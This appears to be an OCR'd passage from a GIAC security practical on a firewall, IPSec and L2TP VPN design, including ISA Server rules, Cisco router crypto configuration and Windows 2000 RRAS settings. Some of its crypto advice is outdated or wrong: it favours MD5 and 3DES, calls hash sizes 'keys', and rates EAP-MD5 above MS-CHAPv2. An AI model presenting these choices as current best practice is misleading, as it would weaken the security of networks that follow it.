
Mask:

Figure#15 IP Packet Filter Remote Computer assignments

This figure to assign the IP address for the remote computer or range of computers

3.3.4 Outgoing Traffic


The traffic from internal users to the Internet and DMZ, see figure#16 for more information about procedure and configuration, the main configuration point:
1-Protocol Rules
2- Site and Content rule, by default this will allow the web traffic


ISA Server Art
Print
Request from internal client
Is there a protocol rule that denies the request?
Yes
No
Deny the request
Is there a protocol rule that allows the request?
No
Yes
Is there a site and content rule that denies the request?
Yes
No
Is there a site and content rule that allows the request?
No
Yes
Does an IP packet filter block the request?
Yes
No
Does routing rule specify this destination?
Yes
Is the route directly to the Internet?
No
Route to upstream server.
Yes
Retrieve object
Start
ISA Management
Microsoft Management C...
ISA Server Art
7:38 PM

Figure#16 Outgoing Traffic Configuration Process

Protocol Rules

In this part of configuration the firewall will handle the traffic coming from internal and DMZ machines, we will block all unneeded services like AOL, IRC, and MSN Messenger … etc to be accessed from these machines, the BLOCK Protocol Rules will handle this rules and the Mail rule will allow the SMTP traffic coming from mail-relay server.



Protocol rules determine which protocols can be used to communicate with the Internet.

Available Protocol Rules:

Name	Scope	Description	Protocol
BLOCK	Array		AOL Instant M..
Mail wizard rule - SMTP. I...	Array		SMTP

Figure#17 Protocol Rules

3.3.4.1 Protocol Rules Configuration

this rules to help the Administrators to permit or deny the internal or external users from any Network Service such as SMTP, IRC, NNTP, HTTP … etc. this rules usually used to control the internal users access.

To create a protocol rule:

In the console tree of ISA Management, right-click Protocol Rules, point to New, and then click Rule.

Where?

1. Internet Security and Acceleration Server
2. Servers and Arrays
3. Name (Name of your firewall)
4. Access Policy
5. Protocol Rules

Notes:

To open ISA Management, click Start, point to Programs, point to Microsoft ISA Server, and then click ISA Management.

If an enterprise policy is applied to this array, then only deny rules can be created.

Before you use the New Protocol Rule Wizard to create a rule, be sure to create the new policy elements that may required by the new rule. Depending on how you configure the rule, you may require the following policy elements: protocol definition, schedule, and client address set.

3.4 VPN Details And Policy

These information from:
http://www.cisco.com/en/US/products/sw/iosswrel/ps1835/products_command_reference_chapter09186a00800ca7b6.html
http://www.cisco.com/en/US/tech/tk583/tk372/technologies_configuration_example09186a008009486e.shtml
A Virtual Private Network VPN provide tunnel through a public cloud (internet). A VPN enables a group of two or more computer systems, networks, to communicate over the public internet. VPNs may exist between an individual machine and a private network (client-server) or a remote LAN (branch office for example) and a private, enterprise network (server-server or network-network). A VPN not necessarily secure. This is because a VPN protected by nothing more than a weak password. Sending clear information over the public internet is not secure and easy to reveal. Using some encrypted techniques like SSL or IPSec to protect this data.

3.4.1 IPSec Overview

IP security protocol, IPSec, is an evolving security protocol from the Internet Engineering Task Force, IETF, which provides authentication and encryption over the internet. Normal IPv4 packets consist of headers and payload, both of which contain information of value to an attacker. The header contains source and destination IP address, which are required for routing but may be spoofed or altered by some one in the middle, the payload consists of information which may be confidential to a particular organization. The two prime functions of IPSec are to ensure data security and data integrity. IPSec in tunnel mode secures TCP/IP-based protocols using Layer 2 Tunneling Protocol (L2TP). Three main components form the building blocks of the IPSec protocol suite:

- Authentication Header (AH)

Provides authentication, integrity and anti-replay protection for both the IP header and the data payload. It does not provide confidentiality. Can not be used with NAT because IPSEC VPN using the AH protocol digitally signs the outbound packets by appending a hash value to the packet and the NAT device, which is in the middle, will rewrite either the source or destination address. The VPN device at the receiving end will verify the integrity of the incoming packet by computing its own hash value and this will does not match the receiving hash value.

- Encapsulation Security Payload (ESP)

Provides confidentiality and/or authentication. Data is encrypted before it is transmitted.

- Security Associations (SA)

Defines the security policy to be used in managing the secure communication between two nodes.

GIAC will use **3DES** encryption algorithm because DES data can be **revealed** but not easy, and **MD5** hash function (128 bit key) this function has less processing

than SHA1 (160 bit key), from the design of GIAC network we do not need to load the Border Router and VPN servers with a large unneeded processing, we think MD5 and 3DES will be enough to secure this type of data.
SHA-1 + 3DES >> MD5 + 3DES in processing. GIAC will use ESP because AH can not be used with NAT, as what we said in the above, and it is the default solution in Microsoft VPN.

3.4.2 Partners and Suppliers VPN

GIAC Enterprise communicates with Partners and Suppliers via network-to-network IPSec VPN, the Border Router will negotiate IPSec setup with remote, Suppliers and Partners, network's Border Routers. GIAC decides to use a pre-shared secrets key because it does not have, until now, a PKI infrastructure, GIAC will distribute this shared key either by phone, PGP encrypted mail or through one of the meetings. GIAC will use 3DES encryption algorithm and MD5 hash function (128 bit key) for management and security reasons that were described above. GIAC configure its Border Router by this coming IPSec configuration:

crypto isakmp policy *10*
Define an IKE policy, and enters ISAKMP policy configuration mode.

hash *md5*
Specify the hash algorithm within an IKE policy.

authentication *pre-share*
Specify the authentication method within an IKE policy.

crypto isakmp key *GIAC@))#DUBAI!*@# address *aaa.bbb.ccc.ddd*
Configure a pre-shared authentication key.

crypto ipsec transform-set *myset esp-3des esp-md5-hmac*
Define a transform set, which is an acceptable combination of security protocols and algorithms, and enters crypto transform configuration mode.

crypto map *mymap* local-address *FastEthernet0/0*
Specify the local address for your network, you can enter the address or the interface type.

crypto map *mymap 10* ipsec-isakmp
Create or modify a static crypto map entry, and enters the crypto map configuration mode.

set peer *aaa.bbb.ccc.ddd*
Set the peer, remote router, IP address, here we configure only one peer for testing.

set transform-set *myset*
Specify which transform sets can be used with the static crypto map entry

match address *101*
Specify an extended access list for a crypto map entry.

```
interface FastEthernet0/0
 ip address 172.16.3.4 255.255.255.0
 no ip directed-broadcast
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 no cdp enable
 crypto map mymap ## Apply a previously defined crypto map to the interface
 speed 100
 full-duplex
ip nat inside
```

```
access-list 101 permit ip 192.168.5.14 0.0.0.0 aaa.bbb.ccc.0 0.0.0.255
access-list 101 permit ip 192.168.3.15 0.0.0.0 aaa.bbb.ccc.0 0.0.0.255
access-list 101 deny   ip 192.168.5.14 0.0.0.0  any
access-list 101 deny   ip 192.168.3.15 0.0.0.0  any
```
The list of permitted and denied IP addresses for the IPSec negotiations.

3.4.3 Mobile Users VPN

http://www.microsoft.com/windows2000/en/advanced/help/default.asp?url=/windows2000/en/advanced/help/mpr_how_L2TPfilters.htm

GIAC Enterprise allows mobile users to access some services in its network, GIAC uses 2 Windows 2000 servers configured with L2TP over IPSEC to handle these requirements, the remote users will supplied with a notebook which provided with a Microsoft XP and a Machine Certificate. The VPN client will negotiate with the VPN server to setup the L2TP over IPSEC connection, the communication will negotiate many requirements for authentication and encryption, the machine certificate is one of them. GIAC chooses this type of protocol not other easy to use and easy to hack PPTP protocol for security reasons. No hard authentication and encryption in PPTP protocol, with brute force attack our network will be under his hand. NOTE: the snapshots in this part of the report to demonstrate and to explain my works not a complete tutorial.

You can use Windows 2000 remote access to provide access to a corporate intranet for remote access clients who are making L2TP over IPSec connections across the Internet. If you want your remote access server to support multiple L2TP over IPSec connections, complete the following steps:

- Configure the connection to the Internet.
- Configure the connection to the intranet.

- Configure the remote access server as a corporate intranet router.
- Configure the remote access server for L2TP clients.
- Configure the L2TP ports.
- Configure multicast support.
- Configure L2TP over IPSec filters.
- Configure remote access policies.

1- Configure the connection to the Internet.

The configuration requires an IP address, subnet mask and the IP address for the DNS server and the gateway, TCP/IP settings, as any other Ethernet interface.

IP: 192.168.5.12 **DNS :**192.168.3.6 **Gateway:** 192.168.5.4

IP: 192.168.3.13 **DNS:** 192.168.3.6 **Gateway:** 192.168.3.4

2- Configure the connection to the intranet.

Like the internet interface you need to configure the following TCP/IP settings on the Ethernet adapter:


- IP address and subnet mask assigned from the network administrator.
- Internal DNS server and the IP of the Internal Network Gateway.

IP: 10.20.14.4 **DNS :**10.20.14.17 **Gateway:** 10.20.14.3 (Internal Router)

IP: 10.20.14.6 **DNS :**10.20.14.17 **Gateway:** 10.20.14.5 (internal Router)

3- Configure the remote access server as a corporate intranet router.

To forward the traffic between these two interfaces you need to enable either a static route or any routing protocols, RIP, OSPF … etc. GIAC will implement a static route, if any dynamic routing protocol configured here, the Internal Gateway will get a new path in its routing table to the Internal DMZ Router via the VPN servers which cause a security holes. The internal traffic will bypass the internal firewall.


Static Route

Interface: Local Area Connection

Destination: 10 . 20 . 14 . 0

Network mask: 255 . 255 . 255 . 0

Gateway: 10 . 20 . 14 . 3

Metric: 1

□ Use this route to initiate demand-dial connections


Figure#18 Configure VPN Server for Static Route

4- Configure the remote access server for L2TP clients.

Configuring the remote server for L2TP clients requires few settings starting from:

1- General

Verify that the **Remote access server** check box is selected. And **Router** check box with **LAN and DDR** to complete routing and VPN requirements.



Enable this computer as a:

☑ Router

○ Local area network (LAN) routing only

● LAN and demand-dial routing


☑ Remote access server

Figure# 19 The General Properties

2- Security

- **Authentication Methods**

GIAC will use an EAP with MD5 hashing algorithm for the authentication to be more secure and no heavy over loading on the VPN servers with MD5 hashing. MS CHAP v2 and other authentication methods not very much secure and enabled in almost all the Microsoft OS.


FIREWALL-OHL17W (local) Properties

Authentication Methods

The server authenticates remote systems by using the selected methods in the order shown below.

☑ Extensible authentication protocol (EAP)

□ Microsoft encrypted authentication version 2 (MS-CHAP v2)

□ Microsoft encrypted authentication (MS-CHAP)

□ Encrypted authentication (CHAP)

□ Shiva Password Authentication Protocol (SPAP)

□ Unencrypted password (PAP)


Unauthenticated access

□ Allow remote systems to connect without authentication

Figure#20 Configure the Authentication Methods

- **Authentication Provider**

We do not need to complicate this network any more with unreasonable, right now, services like RADIUS. Windows Authentication and EAP methods will be enough for these types of midrange companies.



The authentication provider validates credentials for remote access clients and demand-dial routers.

Authentication provider: Windows Authentication

The accounting provider maintains a log of connection requests and sessions.

Accounting provider: Windows Accounting

Figure#21 Configure the Authentication and Accounting Providers

- **Accounting Provider**

We did not expect any large traffic on these servers and VPN servers with 2GB RAM and dual processor will be enough to handle these types of traffic with accounting providing mechanism. There are no more than 20 users for each server. We did not expect all of them will login at the same time.

3- IP


Verify that the check boxes are selected for.

- **Enable IP routing**

  To allow the VPN clients to access GIAC intranet

- **Allow IP-based remote access and demand-dial connections**

  Specifies whether the IPCP is negotiated for PPP connections which allows IP-based remote access and demand-dial connections



FIREWALL-OHL17W (local) Properties

☑ Enable IP routing

☑ Allow IP-based remote access and demand-dial connections

IP address assignment

This server can assign IP addresses by using:

○ Dynamic Host Configuration Protocol (DHCP)

● Static address pool

From	To	Number	IP Addr...	Mask
10.10.10.1	10.10.1...	128	10.10.1...	255.255...

Use the following adapter to obtain DHCP, DNS, and WINS addresses for dial-up clients.

Adapter: Allow RAS to select adapter


Figure#22 Configure the IP's for VPN Clients

GIAC administrators will assign a static address poll to the VPN clients, 128 addresses for future use, the range of IP addresses:

From:10.10.10.1 to: 10.10.10.128 **subnet mask** 255.255.255.0.

5- Configure the L2TP ports.

The number of L2TP ports in each server is 13 ports, this means the numbers of simultaneous users that will connect to GIAC network are 13. GIAC will use only the L2TP ports for RAS connection, all the remaining ports will be disabled and not configured.



Routing and Remote Access (RRAS) uses the devices listed below.


Device	Used By	Type	Numb...
Communications cable betwee...	None	Modem	1
WAN Miniport (PPTP)	None	PPTP	5
WAN Miniport (L2TP)	RAS	L2TP	13
Direct Parallel	None	Parallel	1

Figure#23 Ports Properties

6- Configure multicast support.

1- Add the IGMP version 2, Router and Proxy routing protocol.

2- Add the **Internal** interface to the IGMP routing protocol and configure it in IGMP router mode


Local Area Connection Properties

Internet Group Management Protocol (IGMP) Interface

☑ Enable IGMP

Mode

● IGMP router

